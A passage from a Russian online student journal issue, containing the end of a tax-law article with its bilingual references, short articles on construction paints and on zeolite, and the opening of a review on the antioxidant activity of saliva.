²⁶ Постановление Администрации Городского округа г. Уфа Республики Башкортостан от 3 июля 2020 г. №777 «Об утверждении Порядка проведения оценки эффективности планируемых к установлению налоговых льгот и пониженных ставок налогов по местным налогам» [Электронный ресурс]. Доступ из справ.-правовой системы «Кодекс».

Органами специальной компетенции являются ФНС России, Минфин России и другие федеральные органы исполнительной власти.

К числу таких ведомственных актов относятся, например, Приказ Минфина России от 28 декабря 2015 № 217н «О введении Международных стандартов финансовой отчетности и Разъяснений Международных стандартов финансовой отчетности в действие на территории Российской Федерации и о признании утратившими силу некоторых приказов (отдельных положений приказов) Министерства финансов Российской Федерации»²⁷, Приказ ФНС России от 10 сентября 2015 № ММВ-7-11/387@ «Об утверждении кодов видов доходов и вычетов»²⁸.

Таким образом, основными источниками правового регулирования налоговой системы Российской Федерации являются Конституция РФ, федеральные конституционные законы, федеральные законы, первостепенное значение среди которых имеет Налоговый кодекс РФ, а также принятые в соответствии с ним федеральные законы о налогах и сборах, принятые на их основе законы субъектов РФ, а также акты представительных органов местного самоуправления.

Литература

1. Европейская социальная хартия (пересмотренная). Принята в г. Страсбурге 3 мая 1996 г. [Электронный ресурс]. Доступ из справ.-правовой системы «КонсультантПлюс».
2. Договор о Таможенном кодексе Евразийского экономического союза. Подписан в г. Москве 11.04.2017 г. [Электронный ресурс]. Доступ из справ.-правовой системы «Кодекс».

²⁷ Приказ Министерства финансов РФ от 28 декабря 2015 г. № 217н «О введении Международных стандартов финансовой отчетности и Разъяснений Международных стандартов финансовой отчетности в действие на территории Российской Федерации и о признании утратившими силу некоторых приказов (отдельных положений приказов) Министерства финансов Российской Федерации» // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/> (дата обращения: 10.11.2021).

²⁸ Приказ ФНС от 10 сентября 2015 г. № ММВ-7-11/387@ «Об утверждении кодов видов доходов и вычетов» (с посл. изм. и доп. от 28 сентября 2021 г. № ЕД-7-11/844@) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/> (дата обращения: 10.11.2021).

3. Соглашение между Правительством РФ и Правительством Китайской Народной Республики «Об избежании двойного налогообложения и о предотвращении уклонения от налогообложения в отношении налогов на доходы». Заключено в г. Москве 13 октября 2014 г. (с посл. изм. и доп. от 8 мая 2015 г.) [Электронный ресурс]. Доступ из справ.-правовой системы «КонсультантПлюс».
4. Соглашение между Правительством РФ и Правительством Специального административного района Гонконг Китайской Народной Республики «Об избежании двойного налогообложения и предотвращении уклонения от налогообложения в отношении налогов на доходы». Заключено в Гонконге 18 января 2016 г. [Электронный ресурс]. Доступ из справ.-правовой системы «КонсультантПлюс».
5. Федеральный конституционный закон от 21 июля 1994 г. № 1-ФКЗ «О Конституционном Суде Российской Федерации» (с посл. изм. и доп. от 1 июля 2021 г. № 2-ФКЗ) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>
6. Федеральный конституционный закон от 23 июня 1999 г. № 1-ФКЗ «О военных судах Российской Федерации» (с посл. изм. и доп. от 8 декабря 2020 г. № 7-ФКЗ) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>
7. Федеральный закон от 6 декабря 2011 г. № 402-ФЗ «О бухгалтерском учете» (с посл. изм. и доп. от 26 июля 2019 г. № 247-ФЗ) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>
8. Федеральный закон от 27 ноября 2018 г. № 422-ФЗ «О проведении эксперимента по установлению специального налогового режима «Налог на профессиональный доход»» (с посл. изм. и доп. от 2 июля 2021 г. № 305-ФЗ) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>

9. Федеральный конституционный закон от 6 ноября 2020 г. № 4-ФКЗ «О Правительстве Российской Федерации» // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>
10. Уголовный кодекс РФ от 13 июня 1996 г. № 63-ФЗ (с посл. изм. и доп. от 1 июля 2021 г. № 292-ФЗ) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>
11. Бюджетный кодекс РФ от 31 июля 1998 г. № 145-ФЗ (с посл. изм. и доп. от 1 июля 2021 г. № 251-ФЗ) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>
12. Налоговый кодекс РФ (часть вторая) от 5 августа 2000 г. № 117-ФЗ (с посл. изм. и доп. от 2 июля 2021 г. № 305-ФЗ) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>
13. Закон РФ от 21 марта 1991 г. № 943-1 «О налоговых органах Российской Федерации» (с посл. изм. и доп. от 9 ноября 2020 г. № 371-ФЗ) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>
14. Указ Президента РФ от 14 декабря 1996 г. № 1680 «Об участии органов внутренних дел Российской Федерации в работе по обеспечению поступлений налогов и других обязательных платежей в бюджеты» (с посл. изм. и доп. от 25 ноября 2003 г. № 1389) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>
15. Постановление Правительства РФ от 2 апреля 2020 г. № 409 «О мерах по обеспечению устойчивого развития экономики» (с посл. изм. и доп. от 7 ноября 2020 г. № 1791) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/>
16. Приказ Министерства финансов РФ от 28 декабря 2015 г. № 217н «О введении Международных стандартов финансовой отчетности и

Разъяснений Международных стандартов финансовой отчетности в действие на территории Российской Федерации и о признании утратившими силу некоторых приказов (отдельных положений приказов) Министерства финансов Российской Федерации» // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/> (дата обращения: 10.11.2021).

17. Приказ ФНС от 10 сентября 2015 г. № ММВ-7-11/387@ «Об утверждении кодов видов доходов и вычетов» (с посл. изм. и доп. от 28 сентября 2021 г. № ЕД-7-11/844@) // Официальный интернет-портал правовой информации [Электронный ресурс]. URL:<http://pravo.gov.ru/> (дата обращения: 10.11.2021).
18. Закон Республики Башкортостан от 27 ноября 2002 г. № 365-з «О транспортном налоге» (с посл. изм. и доп. от 5 мая 2021 г. № 402-з) [Электронный ресурс]. Доступ из справ.-правовой системы «Кодекс».
19. Постановление Правительства Республики Башкортостан от 23 мая 2018 г. № 233 «О мерах по организации процесса определения перечня объектов недвижимого имущества, в отношении которых налоговая база определяется как кадастровая стоимость, и его уточнения» (с посл. изм. и доп. от 6 сентября 2021 г. № 444) [Электронный ресурс]. Доступ из справ.-правовой системы «Кодекс».
20. Постановление Администрации Городского округа г. Уфа Республики Башкортостан от 3 июля 2020 г. №777 «Об утверждении Порядка проведения оценки эффективности планируемых к установлению налоговых льгот и пониженных ставок налогов по местным налогам» [Электронный ресурс]. Доступ из справ.-правовой системы «Кодекс».
21. Решение Совета Городского округа г. Уфа Республики Башкортостан от 17 ноября 2005 г. № 2/6 «Об установлении земельного налога» (с посл. изм. и доп. от 3 июля 2020 г. № 63/2) [Электронный ресурс]. Доступ из справ.-правовой системы «Кодекс».

22. Определение Конституционного Суда РФ от 5 ноября 2002 г. № 319-О «Об отказе в принятии к рассмотрению жалобы некоммерческой организации - учреждения по управлению персоналом «Персона» на нарушение конституционных прав и свобод положениями пункта 2 статьи 4 Налогового кодекса Российской Федерации» // Официальный сайт Конституционного Суда РФ [Электронный ресурс]. URL:<http://doc.ksrf.ru/decision/KSRFDecision 32928.pdf>
23. Ваймер Е.В. Налоговое право (общая часть) : учебное пособие. М. : Берлин, 2017. 240 с.
24. Крохина Ю.А. Налоговое право : учебник. М.: Юрайт, 2019. 429 с.
25. Марченко М.Н. Источники права : учебное пособие. М. : Норма: НИЦ ИНФРА-М, 2014. 760 с.
26. Тедеев А.А., Парыгина В.А. Налоговое право России : учебник. М.: Юрайт, 2021. 411 с.

Literature

1. The European Social Charter (revised). Adopted in Strasbourg on May 3, 1996 [Electronic resource]. Access from help.-legal system "ConsultantPlus".
2. Agreement on the Customs Code of the Eurasian Economic Union. Signed in Moscow on 11.04.2017 [Electronic resource]. Access from help.- the legal system "Code".
3. Agreement between the Government of the Russian Federation and the Government of the People's Republic of China "On the Avoidance of Double Taxation and on the Prevention of Tax Evasion with respect to Income Taxes". Concluded in Moscow on October 13, 2014 (with the post of amendments and additions. dated May 8, 2015) [Electronic resource]. Access from help.- the legal system "ConsultantPlus".
4. Agreement between the Government of the Russian Federation and the Government of the Hong Kong Special Administrative Region of the People's Republic of China "On Avoidance of Double Taxation and Prevention of Tax

Evasion with respect to Income Taxes". Concluded in Hong Kong on January 18, 2016 [Electronic resource]. Access from help.- the legal system "ConsultantPlus".

5. Federal Constitutional Law No. 1-FKZ of July 21, 1994 "On the Constitutional Court of the Russian Federation" (with the following amendments and additions). dated July 1, 2021 No. 2-FKZ) // Official Internet portal of legal information [Electronic resource]. URL:<http://pravo.gov.ru/>
6. Federal Constitutional Law No. 1-FKZ of June 23, 1999 "On Military Courts of the Russian Federation" (with the following amendments and additions). dated December 8, 2020, No. 7-FKZ) // Official Internet portal of legal information [Electronic resource]. URL:<http://pravo.gov.ru/>
7. Federal Law No. 402-FZ of December 6, 2011 "On Accounting" (with amendments and additions). dated July 26, 2019, No. 247-FZ) // Official Internet portal of legal information [Electronic resource]. URL:<http://pravo.gov.ru/>
8. Federal Law No. 422-FZ of November 27, 2018 "On conducting an experiment to establish a special tax regime "Tax on professional income"" (with the following amendments and additions. No. 305-FZ dated July 2, 2021) // Official Internet portal of legal Information [Electronic resource]. URL:<http://pravo.gov.ru/>
9. Federal Constitutional Law No. 4-FKZ of November 6, 2020 "On the Government of the Russian Federation" // Official Internet portal of Legal Information [Electronic resource]. URL:<http://pravo.gov.ru/>
10. The Criminal Code of the Russian Federation No. 63-FZ of June 13, 1996 (with the following amendments and additions). No. 292-FZ dated July 1, 2021) // Official Internet portal of legal Information [Electronic resource]. URL:<http://pravo.gov.ru/>

11. Budget Code of the Russian Federation No. 145-FZ of July 31, 1998 (with post-amendments and addenda). dated July 1, 2021, No. 251-FZ) // Official Internet portal of legal information [Electronic resource]. URL:<http://pravo.gov.ru/>
12. The Tax Code of the Russian Federation (Part Two) of August 5, 2000 No. 117-FZ (with amendments and additions). No. 305-FZ dated July 2, 2021) // Official Internet portal of legal Information [Electronic resource]. URL:<http://pravo.gov.ru/>
13. Law of the Russian Federation No. 943-I of March 21, 1991 "On Tax Authorities of the Russian Federation" (with the following amendments and additions). dated November 9, 2020 No. 371-FZ) // Official Internet portal of legal information [Electronic resource]. URL:<http://pravo.gov.ru/>
14. Decree of the President of the Russian Federation No. 1680 of December 14, 1996 "On the participation of the Internal Affairs bodies of the Russian Federation in the work to ensure the receipt of taxes and other mandatory payments to the budgets" (with post. ed. and add. dated November 25, 2003, No. 1389) // Official Internet portal of legal information [Electronic resource]. URL:<http://pravo.gov.ru/>
15. Decree of the Government of the Russian Federation No. 409 of April 2, 2020 "On measures to ensure sustainable economic development" (with the following amendments and additions). dated November 7, 2020, No. 1791) // Official Internet portal of legal information [Electronic resource]. URL:<http://pravo.gov.ru/>
16. Order of the Ministry of Finance of the Russian Federation No. 217n dated December 28, 2015 "On the Introduction of International Financial Reporting Standards and Clarifications of International Financial Reporting Standards into Effect on the Territory of the Russian Federation and on the Invalidation of Certain Orders (Individual Provisions of Orders) Ministry of Finance of the Russian Federation" // Official Internet portal of legal information [Electronic resource]. URL:<http://pravo.gov.ru/> / (date of request: 10.11.2021).

17. Order of the Federal Tax Service of September 10, 2015 No. MMV-7-11/387@ "On approval of codes of types of income and deductions" (with post. ed. and add. dated September 28, 2021, No. ED-7-11/844@) // Official Internet portal of legal information [Electronic resource]. URL:<http://pravo.gov.ru> / (date of request: 10.11.2021).
18. The Law of the Republic of Bashkortostan dated November 27, 2002 No. 365-z "On transport tax" (with the following amendments and add. dated May 5, 2021, No. 402-z) [Electronic resource]. Access from help.- the legal system "Code".
19. Resolution of the Government of the Republic of Bashkortostan dated May 23, 2018 No. 233 "On measures to organize the process of determining the list of real estate objects for which the tax base is defined as cadastral value, and its clarifications" (with the following amendments and additions. dated September 6, 2021, No. 444) [Electronic resource]. Access from help.- the legal system "Code".
20. Resolution of the Ufa City District Administration of the Republic of Bashkortostan dated July 3, 2020 No. 777 "On Approval of the Procedure for Assessing the Effectiveness of Planned Tax Benefits and Reduced Tax Rates for Local taxes" [Electronic resource]. Access from help.- the legal system "Code".
21. Decision of the Council of the Ufa City District of the Republic of Bashkortostan dated November 17, 2005 No. 2/6 "On the establishment of land tax" (with the following amendments and add. dated July 3, 2020 No. 63/2) [Electronic resource]. Access from help.- the legal system "Code".
22. Ruling of the Constitutional Court of the Russian Federation dated November 5, 2002 No. 319-O "On refusal to accept for consideration a complaint of a non-profit organization - personnel management institution "Persona" for violation of constitutional rights and freedoms by the provisions of paragraph 2 of Article 4 of the Tax Code of the Russian Federation" // Official website of the

Constitutional Court of the Russian Federation [Electronic resource].

URL:[http://doc.ksrf.ru/decision/KSRFDecision 32928.pdf](http://doc.ksrf.ru/decision/KSRFDecision%2032928.pdf)

23. Vaymer E.V. Tax law (general part) : textbook. Moscow: Berlin, 2017. 240 p.
24. Krokhina Yu.A. Tax law : textbook. M.: Yurayt, 2019. 429 p.
25. Marchenko M.N. Sources of law : textbook. M. : Norm: SIC INFRA-M, 2014. 760 p.
26. Tedeev A.A., Parygina V.A. Tax law of Russia : textbook. M.: Yurayt, 2021. 411 p.

© Хайруллина С.Р., 2022 Научный сетевой журнал «Столыпинский вестник» №3/2022

Для цитирования: Хайруллина С.Р. ИСТОЧНИКИ НАЛОГОВОГО ПРАВА РОССИЙСКОЙ ФЕДЕРАЦИИ// Научный сетевой журнал «Столыпинский вестник» №3/2022



Столыпинский
вестник

Научная статья

Original article

УДК 69

ПРИМЕНЕНИЕ КРАСОК В СТРОИТЕЛЬСТВЕ APPLICATION OF PAINTS IN CONSTRUCTION

Захожий Кирилл Александрович, Магистрант, ФГБОУ ВО «Кубанский государственный аграрный университет имени И. Т. Трубилина», г. Краснодар

Zakhozhy Kirill A., Master Student, Kuban State Agrarian University named after I.T. Trubilin, Krasnodar

Аннотация: в данной статье подробно описываются виды красок, применяемые в строительстве. Производится сравнительный анализ строительных красок. Подробно описывается сфера их применения. В данной работе были использованы анализ, синтез и другие методы исследования.

Abstract: this article describes in detail the types of paints used in construction. A comparative analysis of building paints is carried out. The scope of their application is described in detail. In this work, analysis, synthesis and other research methods were used.

Ключевые слова: краска, строительство, материал, свойства, температура.

Key words: paint, construction, material, properties, temperature.

Современное строительство невозможно представить без применения красок. Они используются как при внутренних, так и при наружных работ. На сегодняшний день существует огромный выбор красок по цветовой гамме, характеристикам и составу.

На сегодняшний день краски, применяемые в строительстве можно поделить на две категории: интерьерные и фасадные. Первые применяются для внутренних работ, вторые для наружных.

По своему составу краски можно разделить на четыре основных вида: алкидные, силикатные, эмульсионные и клеевые.

Алкидные краски существуют на основе олифы или лака. Первые из них называются маляными, вторые эмалевые. Оба варианта нетоксичны, после высыхания образуют водоотталкивающую пленку. Устойчивы к свету, поэтому долго позволяют сохранять цвет. К недостаткам можно отнести пожароопасность (из-за присутствия в составе растворителей) и слабая устойчивость к щелочам. Данный вид красок подходит для окрашивания дерева, металла или штукатурки (рисунок 1).



Рисунок 1. Пример алкидной краски

Силикатные краски существуют на основе жидкого стекла [1, с. 96]. Эти краски не защищают от попадания влаги, токсичны и неровно ложатся на поверхность. Данный вид красок подходит для окрашивания камня (кирпич,

бетон), штукатурки или гипса. Не рекомендуется применять для материала, имеющий в своем составе смолы (рисунок 2).



Рисунок 2. Пример силикатной краски

Эмульсионные краски существуют на основе воды и пигмента. Эти краски подразделяются на четыре вида:

- Поливинилацетатные;
- Латексные;
- Акриловые;
- Водно-дисперсные (водно-эмульсионные);
- Силиконовые.

Поливинилацетатные краски – вид эмульсионной краски, который устойчив к воздействию цвета, но категорически боится влаги. Такие краски подходят для использования в помещениях, где будет отсутствовать влага (рисунок 3).



Рисунок 3. Пример поливинилацетатные краски

Латексные краски – вид эмульсионной краски, который является эластичным видом краски, обладающий водонепроницаемостью. Данный вид краски не следует применять в помещениях, где много солнечного света. Данный вид краски подходит для окрашивания стен и потолков (рисунок 4).



Рисунок 4. Пример латексной краски

Акриловые краски -вид эмульсионной краски, обладающая повышенными износостойкостью, водонепроницаемостью. Данный вид краски легко переносит перепады температур и воздействие солнечного света. Отлично подходит для окрашивания стен и полов (рисунок 5).



Рисунок 5. Пример акриловой краски

Водно-дисперсные краски – вид эмульсионной краски, обладающая повышенной износостойкостью, негорючестью и паропроницаемостью. Данный вид краски применяют в помещениях для покраски стен и потолков, где отсутствует повышенная влажность. Но также существуют и водно-дисперсные краски, которые способны воспринимать повышенную влажность (влагостойкие) (рисунок 6).



Рисунок 6. Пример водно-дисперсной краски

Силиконовые краски – вид эмульсионной краски, в состав которой входят вода и силикон [2, с. 26]. Данный вид краски подходит для помещений с повышенной влажностью, для покраски потолков (рисунок 7).



Рисунок 7. Пример силиконовой краски

Клеевые краски существуют на основе клея и воды. Данный вид красок подходит для окрашивания сухих помещений (стены, потолки) [3, с. 34]. Эти краски не переносят влагу (рисунок 8).



Рисунок 8. Пример клеевой краски

Таким образом, мы можем сделать вывод о том, что в современном мире существует огромное разнообразие красок, используемых в

строительстве. Именно поэтому очень важно знать, какая краска потребуется для тех или иных работ. Краски обладают различными свойствами, способствующие сохранению материала, его цвета и форм.

Литература:

1. Ширококордюк В. К. «Материаловедение. Технология конструкционных строительных материалов»: учебное пособие // М.: КубГАУ. – Краснодар, 2010. – 247 с.
2. Микульский В.Г. и др. «Строительные материалы»: учебник. М.: АСВ. – Москва, 2005. – 531 с.
3. Попов К.Н. и др. «Строительные материалы и изделия», М.,: ГУП издательство «Высшая Школа».- Москва, 2002.-367 с.

Literature:

1. Shirokorodyuk V. K. "Materials Science. Technology of structural building materials": textbook // M.: KubGAU. - Krasnodar, 2010. - 247 p.
2. Mikulsky V.G. etc. "Building materials": textbook. M.: ASV. - Moscow, 2005. - 531 p.
3. Popov K.N. and others. "Building materials and products", M.,: State Unitary Enterprise publishing house "Higher School". - Moscow, 2002.-367 p.

© Захожий К. А. Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Захожий К. А. ПРИМЕНЕНИЕ КРАСОК В СТРОИТЕЛЬСТВЕ// Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 549.67

ЛЕГЕНДА О ЦЕОЛИТЕ

THE LEGEND OF ZEOLITE

Колупаев Вячеслав Андреевич, Студент Иркутского Национального Исследовательского университета, 1 курс, факультет «Информатика и вычислительная техника», Институт информационных технологий и анализа данных, Россия, г. Иркутск

Kolupaev Vyacheslav Andreevich, Student of Irkutsk National Research University, 1st year, Faculty of Computer Science and Computer Engineering, Institute of Information Technologies and Data Analysis, Irkutsk, Russia

Аннотация

В данной научной статье мы рассмотрим вопросы, связанные с таким природным минералом, как цеолит. Кристаллическая структура цеолитов природных и искусственных обуславливает качества и свойства из его отдельных видов: один сверхпластичный, другой имеет насыщенный фиолетовый цвет и жесткую структуру, третий весьма расположен к обработке и легко контактирует с различными веществами, что дает различные варианты применения данного минерала. Удивительное свойство цеолита поглощать и отдавать воду при различных температурах нашло применение в области

фильтрации и космической индустрии. Из-за своей относительно дешевой себестоимости, цеолит не имеет аналогов и пока что считается незаменимым материалом для создания некоторых механизмов.

Summary

In this scientific article, we will consider issues related to such a natural mineral as zeolite. The crystal structure of natural and artificial zeolites determines the qualities and properties of its individual types: one is superplastic, the other has a rich purple color and a rigid structure, the third is very disposed to processing and easily contacts with various substances, which gives various applications of this mineral. The amazing property of zeolite to absorb and release water at various temperatures has found application in the field of filtration and the space industry. Due to its relatively cheap cost, zeolite has no analogues and is still considered an indispensable material for creating some mechanisms.

Ключевые слова: цеолит, месторождение, компоненты, природный материал, минерал, азот, сера, тяжелые металлы.

Keywords: zeolite, deposit, components, natural material, mineral, nitrogen, sulfur, heavy metals.

Цеолит представляет собой природный алюмосиликат. Алюмосиликаты — группа природных и синтетических силикатов, комплексные анионы которых содержат кремний и алюминий. Осадочно-вулканическое происхождение говорит о том, что он образуется, благодаря кристаллизации минерально-лавовой смеси, оказавшейся в солёной воде.

«Цио» — вода, «литос» — земля.

Древний природный материал, сохранивший тайну рождения и удивительных свойств. Основные разведанные запасы природных цеолитов сосредоточены в Европе, России, Японии и США. Объём разведанных запасов природных цеолитов в странах СНГ составляет порядка 1,6 миллиардов тонн. По состоянию на 2016 год ежегодная добыча природного цеолита в мире

составляет около 3 миллионов тонн. Основными добытчиками в 2010 году были: Китай (2 млн т), Южная Корея (210 000 т), Япония (150 000 т), Иордания (140 000 т), Турция (100 000 т), Словакия (85 000 т) и Соединенные Штаты (59 000 т). Доступность богатой цеолитом породы по низкой цене и нехватка конкурирующих минералов и горных пород, вероятно, являются наиболее важными причинами её широкомасштабного использования. В нашей стране в середине прошлого века открыли несколько отечественных месторождений цеолита. Наиболее известные: Кемеровское, Красноярское, Иркутское, и Краснокаменское.

Существуют различные виды цеолитов, обладающими различными свойствами, благодаря которым цеолит применяют в различных отраслях.

Выделяют следующие свойства цеолитов:

- адсорбционные (способность поглощать и отдавать различные вещества),
- ионообменные (способность обменивать катионы),
- каталитические (способность ускорять химические реакции).

Каждый вид цеолитов характеризуется определённым размером окон, поэтому молекулы других веществ поглощаются и пропускаются (при фильтрации) цеолитами избирательно. Это явление называют молекулярно-ситовым эффектом.

По происхождению цеолиты разделяют на 2 большие группы:

- природные цеолиты (имеют естественное происхождение, их делят на два вида):
 - осадочные
 - вулканические
 - синтетические (полученные искусственным путём).

Микроскопически (по габитусу) выделяют:

- волокнистые цеолиты (натролит, томсонит, сколецит, ломонтит, гоннардит, эдингтонит, морденит, эрионит, жисмондин, феррьерит и другие);

- листоватые или пластинчатые цеолиты (стильбит, гейландит, брюстерит и другие);
- изометрические цеолиты (шабазит, филлипсит, гармотом, фюзит, гмелинит, дакиардит, клиноптилолит и другие).

На основе кристаллического строения цеолитов возможна дальнейшая их классификация.

Удивительно, что каждый из видов цеолита имеет свои отличительные черты – один сверхпластичный, другой имеет насыщенный фиолетовый цвет и жесткую структуру, третий весьма расположен к обработке и легко контактирует с различными веществами, что дает различные варианты применения данного минерала.

Поскольку материалом для исследования был абсолютно новый, процесс изучения свойств цеолитов начался с «азов»: структура, взаимодействие с окружающей средой, влияние на человеческий организм. Как настоящий джентльмен, цеолит скромно умалчивая, что одним из его удивительных свойств является способность абсорбции и адсорбции из внешней среды.

Цеолит имеет различные размеры, которые зависят от различных факторов, начиная условиями образования, заканчивая температурой и давлением внешней среды. Камни бывают до 10 см и произвольного размера, пыль < 1мм, средняя и крупная – до 1-5 мм и 5-10 мм соответственно.

Погруженный в воду, цеолит собирал в себя тяжёлые металлы и ядовитые примеси, при прохождении через слой цеолита вода очищается от окисей азота и серы, обработанный растворами минеральных и органический удобрений, цеолит при внесении в почву отдает растениям полезные компоненты, улучшая при этом структуру почвы. Помещенный в закрытый сосуд с датчиком, определяющим влажность и давление, предсказывал погоду, реагируя на изменения внешней среды и положения луны.

Вскоре появились чудо-производные из цеолита:

- компоненты для создания фильтров, которые поглощают ядовитые примеси и газы.
- чистящие средства и косметические принадлежности.
- компоненты для создания различных ароматизаторов.
- корм и полезные добавки для домашнего скота
- различные удобрения, которые улучшают характеристики и структуру почвы.

Однако оказалось, что и в медицинских целях может применяться этот природный минерал. Своей деликатной способностью поглощать и оттягивать соли, металлы, серу, цеолит приобрел широкое применение в медицинских целях. При малых дозировках с кратковременным действием цеолит оказывает благоприятное воздействие на организм в целом, однако при более длительном контакте с большим количеством он начинает менять структуру клеток, вызывая мутации и патогены.

Еще одно применение цеолита нашлось в космосе – в системах жизнеобеспечения космических станций, для поглощения отработанного человеком, углекислого газа. Примечательно, что цеолит выступает в роли молекулярного сита, процеживая определённые молекулы газов. Так, например, цеолит пропускает молекулы углекислого газа, впитывая их в себя, а тот же кислород или азот не смогут пройти.

Таким образом, можно сделать вывод, что цеолит решительно вошел в жизнедеятельность человека, и надолго закрепился в ней. Более дешевого и качественного материала для создания некоторых бытовых и специализированных вещей человечество пока еще не придумало.

Литература

1. Дубинин М.М., Плаченков Т.Г. (ред.). Цеолиты, их синтез, свойства и применение. (Материалы II Всесоюзного совещания по цеолитам) Л.: Наука, 1965. — 395 с.
(https://nashaucheba.ru/v60138/дубинин_м.м.,_плаченков_т.г._ред.._цеолит

ы, их синтез, свойства и применение. материалы ii всесоюзного совещания по цеолитам)

2. Рабо Дж. Химия цеолитов и катализ на цеолитах. Том 1. Перевод с англ. М.: Мир, 1980. Том 1. - 506 стр. (https://www.studmed.ru/rabo-dzh-himiya-ceolitov-i-kataliz-na-ceolilah-tom-1_5c485f1294a.html)
3. Брек Д. Цеолитовые молекулярные сита. МИР, Москва, 1976 г., 764 стр. (<https://www.geokniga.org/books/26868>)
4. Наседкин В.В., Петров В.П. Продукты вулканизма как полезные ископаемые. Наука, Москва, 1975 г., 185 стр. (<https://www.geokniga.org/books/26244>)
5. Володин В.Ф., Крюков В.Л., Челищев Н.Ф. Ионообменные свойства природных высококремнистых цеолитов. Наука, Москва, 1988 г., 128 стр. (<https://www.geokniga.org/books/26157>)
6. Петров В.П. Рассказы о трех необычных минералах. Недра, Москва, 1978 г., 176 стр. (<https://www.geokniga.org/books/24643>)
7. Лебедев Л.М. Минералы современных гидротерм. Наука, Москва, 1979 г., 200 стр. (<https://www.geokniga.org/books/22662>)

Literature

1. Dubinin M.M., Plachenov T.G. (ed.). Zeolites, their synthesis, properties and application. (Materials of the II All—Union Meeting on Zeolites) L.: Nauka, 1965. - 395 p. (https://nashaucheba.ru/v60138/дубинин_м.м.,_plachenov_t.g._red.._ceoliths,_hisynthesis,_their_and_application._materials_ii_union_sovestation_to_ceolites)
2. Rabo J. Chemistry of zeolites and catalysis on zeolites. Volume 1. Translated from English by M.: Mir, 1980. Volume 1. - 506 pages. (https://www.studmed.ru/rabo-dzh-himiya-ceolitov-i-kataliz-na-ceolilah-tom-1_5c485f1294a.html)
3. Brek D. Zeolite molecular sieves. MIR, Moscow, 1976, 764 p. (<https://www.geokniga.org/books/26868>)

4. Nasedkin V.V., Petrov V.P. Products of volcanism as minerals. Nauka, Moscow, 1975, 185 p. (<https://www.geokniga.org/books/26244>)
5. Volodin V.F., Kryukov V.L., Chelishchev N.F. Ion-exchange properties of natural high-silicon zeolites. Nauka, Moscow, 1988, 128 p.(<https://www.geokniga.org/books/26157>)
6. Petrov V.P. Stories about three unusual minerals. Nedra, Moscow, 1978, 176 p. (<https://www.geokniga.org/books/24643>)
7. Lebedev L.M. Minerals of modern hydrotherms. Nauka, Moscow, 1979, 200 p. (<https://www.geokniga.org/books/22662>)

© Колупаев В.А., 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022

Для цитирования: Колупаев В.А. Легенда о Цеолите// Научный сетевой журнал «Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 612

АНТИОКСИДАНТНАЯ АКТИВНОСТЬ СЛЮНЫ ANTIOXIDANT ACTIVITY OF SALIVA

Зиников Рамиль Русланович, студент 4 курс, Лечебный факультет, ФГБОУ ВО «Пензенский государственный университет», Медицинский институт, Россия, г. Пенза.

Степанов Евгений Алексеевич, ассистент кафедры «Физиология человека» ФГБОУ ВО «Пензенский государственный университет», Медицинский институт, Россия, г. Пенза.

Zinikov Ramil Ruslanovich, 4th year student, Faculty of Medicine, Penza State University, Medical Institute, Russia, Penza.

Stepanov Evgeny Alekseevich, Assistant of the Department of "Human Physiology", Penza State University, Medical Institute, Russia, Penza.

Аннотация: Современное развитие таких наук, как биология и медицина предполагает внедрение новых методов оценки состояния человека. «Окислительный стресс» является одним из механизмов воздействия окружающей среды на макроорганизм. Порой, из-за парадоксального характера изменения активности каталазы и супероксиддисмутазы (СОД) затруднена интерпретация получаемых результатов, поэтому использование

интегральных показателей, а именно антиоксидантной активности, может внести существенный вклад в диагностике ряда заболеваний.

Annotation: The modern development of sciences such as biology and medicine involves the introduction of new methods for assessing the human condition. "Oxidative stress" is one of the mechanisms of environmental impact on the macroorganism. Sometimes, due to the paradoxical nature of changes in the activity of catalase and superoxide dismutase (SOD), it is difficult to interpret the results obtained, therefore, the use of integral indicators, namely antioxidant activity, can make a significant contribution to the diagnosis of a number of diseases.

Ключевые слова: слюна, антиоксидантная защита, полость рта, слюнные железы, ротовая жидкость.

Keywords: saliva, antioxidant protection, oral cavity, salivary glands, oral fluid.

Слюна человека, являясь прозрачной бесцветной жидкостью, выделяется в полость рта подчелюстной, околоушной и подъязычной слюнными железами, а также множеством мелких слюнных желез. Она играет важную роль в поддержании здоровья полости рта

В настоящее время большое количество исследований посвящено проблеме соотношения продукции свободных радикалов в норме и при различных патологиях, а также способности системы антиоксидантной защиты (АОЗ) эффективно блокировать их негативное воздействие [8].

Обзор литературы посвящен анализу отечественных и зарубежных представлений о роли антиоксидантной активности слюны. При исследовании работы были использованы труды следующих авторов: Винниченко Е.Л. [3]., Петров И.М. [11]., Бельская Л.В. [2]., Донцов, В.И. [4]., Зенков, Н.К. [6]., Мамажонова О.С. [8].

При исследовании труда Бельской Л.В. «Антиоксидантная активность смешанной слюны человека в норме» было выявлено, что активность

индивидуальных антиоксидантных ферментов достаточно сильно варьирует даже в течение суток. Наиболее перспективным показателем для оценки интенсивности «окислительного стресса» может выступать АОА биологических жидкостей, в частности слюны [2].

В работе автора Камилова Р.Ф. отмечено, что антиоксиданты являются одними из наиболее важных элементов слюны и помогают защитить от заболеваний полости рта, включая рак, и имеют жизненно важное значение для здоровья и заживления тканей [7].

